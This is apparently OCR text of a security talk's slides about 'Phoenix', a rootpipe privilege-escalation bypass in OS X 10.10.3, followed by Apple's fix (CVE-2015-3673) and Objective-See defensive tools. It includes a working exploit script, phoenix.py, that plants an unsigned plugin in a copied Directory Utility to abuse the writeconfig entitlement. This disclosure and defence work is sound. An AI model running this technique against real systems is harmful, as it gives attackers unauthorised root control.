
can (app-specific) plugins be (ab)used?

maybe!? Directory Utility appears to support plugins

```
# codesign -d --entitlements - /System/Library/CoreServices/Applications/Directory\ Utility.app/
Contents/MacOS/Directory\ Utility
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/
PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>com.apple.private.admin.writeconfig</key>
  <true/>
</dict>
</plist>
```



Directory Utility



Plugins

Synack

Evil Plugins

can app-specific plugin loading be abused?

install an evil plugin?






```
void -[PluginController loadPlugins]
{
     rax = [NSBundle mainBundle];
     rax = [rax builtInPlugInsPath];
     [self loadPluginsInDirectory:rax];
     return;
}
```


```
# fs_usage -w -f filesystem

open    (R_____)  /System/Library/CoreServices/Applications/Directory Utility.app/Contents/PlugIns/
NIS.daplug/Contents/MacOS/NIS

open    (R_____)  /System/Library/CoreServices/Applications/Directory Utility.app/Contents/PlugIns/
LDAPv3.daplug/Contents/MacOS/LDAPv3

open    (R_____)  /System/Library/CoreServices/Applications/Directory Utility.app/Contents/PlugIns/
Active Directory.daplug/Contents/MacOS/Active Directory
...
```

`Directory Utility` loading its plugins


Synack

Install The Plugin (as root)


simply copy in a plugin to 'install' & get loaded



auth prompt :(



plugin installed



but...plugin does get loaded!

Synack

To Recap


so close, but still so far? or....

but don't you need root to install plugin?



The entitled '**`Directory Utility`**' app will load (unsigned) plugins, which then can authenticate with the **`WriteConfig`** XPC service!





owned by root :(



...but we can change that! **#gameover**

Synack

PHOENIX, IN 1, 2, 3


rootpipe reborn on OS X 10.10.3

1. copy **`Directory Utility`** to **`/tmp`** to gain write permissions


```
$ ls -lart /private/tmp
drwxr-xr-x  patrick  wheel Directory Utility.app
```

2. copy plugin (.daplugin) into **`Directory Utility`**'s internal plugin directory

3. execute **`Directory Utility`**



attacker's payload



`WriteConfig` XPC service




authenticates

XPC request



`Dir. Utility`



evil plugin

Synack

PHOENIX.PY

if only all priv-esc bugs where this easy!


```
#trigger rootpipe on OS X 10.10.3
def phoenix():

    #copy Directory Utility.app to /tmp
    # ->this folder is (obv) accessible to all
    shutil.copytree(DIR_UTIL, destination)


    #copy evil plugin into app's internal plugin directory
    # ->since app is in /tmp, this will now succeed
    shutil.copytree('%s' % (ROOTPIPE_PLUGIN), '%s/%s/%s' % (destination, DIR_UTIL_PLUGINS, ROOTPIPE_PLUGIN))


    #exec Directory Utility.app
    # ->will trigger load of our unsigned bundle (Phoenix.daplug)
    #   the bundle auth's with 'WriteConfigClient' XPC & invokes createFileWithContents:path:attributes:
    #   since Directory Utility.app contains the 'com.apple.private.admin.writeconfig' entitlement, we're set ;)
    os.system('open "%s" &' % destination)
```

phoenix python script


Synack

Apple's Fix: CVE-2015-3673


take 2 ->m0ar checks



OS X 10.10



OS X 10.10.3



OS X 10.10.4



`listener:shouldAcceptNewConnection:`

Synack

Apple Fix: **CVE-2015-3673**

improved authentication & location checks



new entitlements


- `com.apple.private.admin.writeconfig.voiceover`
- `com.apple.private.admin.writeconfig.enable-sharing`



location checks

- binary in **`/System`**
- binary in **`/usr`**






"The problem of their fix is that there are at least some 50+ binarie [sic] using it. A single exploit in one of them and the system is owned again because there is no fundamental fix inside writeconfig" -@osxreverser

OS X DEFENSE

keeping your mac secure






Synack

OBJECTIVE-SEE

free OS X tools & malware samples

malware samples :)



KnockKnock

BlockBlock


TaskExplorer

Synack

KnockKnock UI

detecting persistence: now an app for that!



